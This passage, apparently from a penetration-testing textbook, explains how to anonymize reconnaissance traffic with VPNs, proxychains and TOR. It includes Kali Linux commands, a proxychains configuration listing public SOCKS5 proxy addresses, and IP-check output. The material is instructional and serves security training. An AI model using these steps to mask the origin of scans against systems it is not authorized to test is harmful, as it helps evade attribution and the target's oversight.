
Ensuring your identity is kept a secret during a penetration test is important to prevent the target from knowing who is collecting information about them. However, during the reconnaissance phase of the Cyber Kill Chain, you may be using various tools to help automate the information-gathering process. These tools will be generating traffic and contain your source IP address within each packet that leaves your device.For instance, you’re performing a port scan on a targeted web server to identify open ports and running services. When the port scanner tool on your devices sends specially crafted packets (probes) to the targeted web server, each probe will contain your source IP address which can be used to identify your geolocation. The targeted web server will be generating log messages on each transaction it performs and will contain a record of all source IP addresses, including yours.The following are common techniques that are used by penetration testers to anonymize their traffic:

- **Virtual Private Network** (**VPN**)
- **Proxychains**
- **The Onion Router** (**TOR**)

In the following sub-sections, you will discover the benefits of using each of these technologies as a penetration tester.

Virtual Private Network (VPN)

A VPN allows a user to securely send data across an unsecure network, such as the internet. Within the field of Information Technology (IT), security and networking professionals often implement VPNs to ensure their remote workers and offices can securely access the resources located at the corporate office over the internet. This type of VPN is referred to as a Remote Access VPN. Additionally, a Site-to-Site VPN can be used to establish a secure communication channel between branch offices across the internet without using a dedicated **Wide Area Network** (**WAN**) service from a telecommunications provider.Penetration testers can use a VPN service to ensure the network traffic that originates from their attacker system exists in a different geographic location. Let's imagine you need to use a tool to perform a scan on a target server on the internet but you do not want your target to know the actual source of the traffic. Using a VPN, where the VPN server is located in another country, can be beneficial to you. This means your network traffic will be securely routed through the VPN service provider's network and will only exit in the country of your destination VPN server. Therefore, you can have all your network traffic exit in the USA, Russia, and Brazil, and so on, masking and anonymizing your identity and origin. The following diagram shows a simple representation of using online VPN servers:



The following are some notable points to consider when using a VPN to anonymize your network traffic to the internet:

- Using a commercial VPN service provider requires a paid subscription.
- Ensure your VPN service provider does not keep logs or sell users data to third party data brokers on the internet.
- Ensure the VPN service providers allows unlimited or unmetered bandwidth for users.
- Ensure the VPN service provider has support and a VPN client for your operating system.

- You can host your own VPN server on a cloud service provider on the internet.
- When using a VPN, ensure your DNS traffic is not leaking as it will reveal your geolocation. Consider using **DNS Leak Test** (https://www.dnsleaktest.com/) to verify whether your DNS messages are leaking outside your VPN tunnel.
- When using a VPN, consider disabling IPv6 communication on your operating system.

> OpenVPN enables anyone to host their own VPN access server as a self-hosting solution or on the cloud. The OpenVPN Access Server enables up to 2 devices for free. To learn more about OpenVPN Access Server, please see: https://openvpn.net/access-server/.

Before choosing a VPN service, cloud provider, or setting up a solution, ensure you do a lot of research and testing to determine which solution works best for you. Next, you will learn how to use Proxychains to anonymize your traffic to the internet.


Proxychains

A proxy is a system such as a server that sits between a source and destination host on a network. If a sender wants to communicate with a destination server, the sender forwards the message to the proxy system, which is then forwarded to the destination server. The destination server will think the message is originating from the proxy system and not the actual source. Within the field of information technology, using proxy servers has many benefits. In the cybersecurity industry, it is commonly used to anonymize the origin of network traffic and to mask the real source IP address of an ethical hacker and penetration tester.Penetration testers use **proxychains**, which enables them to create a logical chain of connections between multiple proxy servers when sending traffic to a targeted system, network or the internet. Proxychains allow a penetration tester to configure various types of proxies, such as the following:

- HTTP
- HTTPS

- SOCKS4
- SOCKS5

Simply put, the traffic from the ethical hacker’s system will be sent to first proxy server within the chain, then to the next and so on until the last proxy server within the chain forwards the traffic to the destination (target) on the internet. Using Proxychains does not encrypt your traffic as compared to VPNs, but it does provide anonymity for your network traffic and prevents your real IP address from being exposed to the target.The following diagram shows the flow of traffic during the proxy chaining effect:



Where does a penetration tester obtain a list of proxy servers? This is a common question that's asked by many people. Simply put, you can set up your own proxy servers on the internet using various cloud service providers, such as Microsoft Azure and **Amazon Web Services** (**AWS**). Additionally, you can obtain proxy servers from paid services such as VPN service providers and perform a Google search, such as *free proxy server list*, to find freely available proxy servers.


> You can use a website such as https://spys.one/en/, to obtain a list of free proxy servers. However, keep in mind that these servers may not always be online or available. Therefore, it’s recommended to use multiple proxy servers.

To get started setting up proxychains, please use the following instructions:

1. Open **Oracle VM VirtualBox Manager** and power-on the **Kali Linux** virtual machine.
2. Login to the **Kali Linux** virtual machine, then open the **Terminal** and use the following commands to update the local filename database and search for the `proxychains4` configuration file:

```
kali@kali:~$ sudo updatedb
kali@kali:~$ locate proxychain
```

The following screenshot shows the location of the proxychains4.conf file:




```
kali@kali:~$ sudo updatedb

kali@kali:~$ locate proxychain
/etc/proxychains.conf
/etc/proxychains4.conf
/etc/alternatives/proxychains
/etc/alternatives/proxychains.1.gz
/usr/bin/proxychains
```

1. Next, either on your host operating system or Kali Linux, open the web browser and go to https://spys.one/en/ for a list of proxy servers. Ensure you choose a few proxy servers from the website.
2. After choosing a few proxy servers from the previous step, you will need to modify the `proxychains4.conf` file to use the proxy servers. Use the following command to open the `proxychains4.conf` file with the Nano command-line text editor:

```
kali@kali:~$ sudo nano /etc/proxychains4.conf
```

1. Next, the contents of the `proxychains4.conf` file will appear on the


Terminal, scroll-down using the directional keys on your keyboard to the line that contains `#dynamic_chain` and remove the `#` character from the start of the line. Then, insert a `#` character at the start of the `strict_chain`, as shown in the following screenshot:



```
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
```

As shown in the preceding screenshot, removing the `#` character at the start of a line within a configuration file in Linux will uncomment the line of code and will allow the operating system to execute the line of commands. Therefore, uncommenting `dynamic_chain`, the proxychains application will chain all the proxy servers within a predefined list. By commenting `strict_chain`, proxychains will not use this method of proxy.

1. Next, scroll-down to the end of the `proxychains4.conf` file and insert a comment (`#`) at the start of the `socks4 127.0.0.1 9050` to disable the TOR proxy option. Then, insert each additional proxy server on a new line at the end of the **ProxyList**, as shown below:



```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4          127.0.0.1 9050
socks5  98.188.47.132 4145
socks5  69.27.14.138 43014
socks5  72.210.221.197 4145
socks5  142.54.237.34 4145
```

1. Next, to save the configuration file, press `CTRL + X` on your keyboard, then `Y` to confirm the filename and hit `Enter` to save and exit to the Terminal.
2. Before using Proxychains, use the following commands to retrieve your real public IPv4 address:

```
kali@kali:~$ curl ifconfig.co
```


1. To use Proxychains, use the following commands to launch a Firefox web browsing session that will route all internet-based traffic through the list of proxy servers:

```
kali@kali:~$ proxychains4 -f /etc/proxychains4.conf firefox
```

The `proxychains4 -f <configuration file>` command enables us to select a specific configuration file to use.

1. Next, once the Firefox application opens on Kali Linux, go to https://ifconfig.co/ to verify the public IP address and geolocation that’s

seen by devices on the internet, as shown below:




What do we know about this IP address?

IP address	142.54.237.34
IP address (decimal)	2385964322
Country	United States
Country (ISO code)	US
In EU?	false
Latitude	[redacted]
Longitude	[redacted]
Timezone	America/Chicago
ASN	AS20093

As shown in the preceding screenshot, the public IP address is the last proxy server on the `proxychains4.conf` file. In addition, the public IP address shown here is different from your real public address from step 8.In addition, you can use the following commands to download and view the `ifconfig.co` webpage with the new public address:

```
kali@kali:~$ proxychains4 -f /etc/proxychains4.conf curl ifconfi
g.co
```

The following screenshot shows the public IP addresses with and without using Proxychains:




```
kali@kali:~$ curl ifconfig.co
[redacted].9.230

kali@kali:~$ proxychains4 -f /etc/proxychains4.conf curl ifconfig.co
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  98.188.47.132:4145  ...  timeout
[proxychains] Dynamic chain  ...  69.27.14.138:43014  ...  timeout
[proxychains] Dynamic chain  ...  72.210.221.197:4145  ...  timeout
[proxychains] Dynamic chain  ...  142.54.237.34:4145  ...  ifconfig.co:80  ...  OK
142.54.237.34
```

1. Lastly, whenever you want to use Proxychains, ensure you check whether the proxy servers are online and use the commands shown in step 9.

Next, you will learn how to route your internet-based traffic through the dark web using TOR.

The Onion Router (TOR)

The TOR project and its services are commonly used by cybersecurity professionals, researchers and cyber criminals to both anonymize their internet-based traffic and to access the dark web. TOR allows a user to route their internet-based through multiple nodes on the TOR network as a technique to conceal the sender’s identity and geolocation data from other systems on the internet.This type of service and technology is very useful for ethical hackers and penetration testers as TOR adds multiple layers of data encryption for improved security and anonymity. Whenever a user sends a packet into the TOR network, the TOR application on their computer will encrypt the packet by wrapping it in multiple layers of data encryption. When the encrypted packet arrives at the first-node within the TOR network, the first-node decrypts the first layer of encryption to determine how to forward the packet to the next node. When the packet arrives at the second-node, it decrypts another layer and the process is repeated until the packet arrives at the exit- or last node within the TOR network. The exit-node will perform the final decryption to determine the true destination IP address of the packet and forwards it towards the destination host on the internet/dark web.Therefore, the destination host on the internet or dark web will not be to trace the packet back to the real source as each TOR-node only knows about the previous and next-node when forwarding packets within the TOR network.The following diagram shows the chaining effect in the TOR network:



To get started with setting up TOR services and TOR Browser on Kali Linux, please use the following instructions:

1. Open **Oracle VM VirtualBox Manager** and power-on the **Kali Linux** virtual machine.
2. Next, after logging-in to Kali Linux, open the **Terminal** and use the following commands to update the software package repository list:

```
kali@kali:~$ sudo apt update
```


1. Next, install **TOR** and **TOR Browser** on Kali Linux with the following commands:

```
kali@kali:~$ sudo apt install -y tor torbrowser-launcher
```

1. Next, launch the **TOR Browser** application with the following commands:

```
kali@kali:~$ torbrowser-launcher
```

1. Once the **TOR Browser** appears, click on **Connect** to establish a connection between the TOR Browser and the TOR network, as shown in the following screenshot:



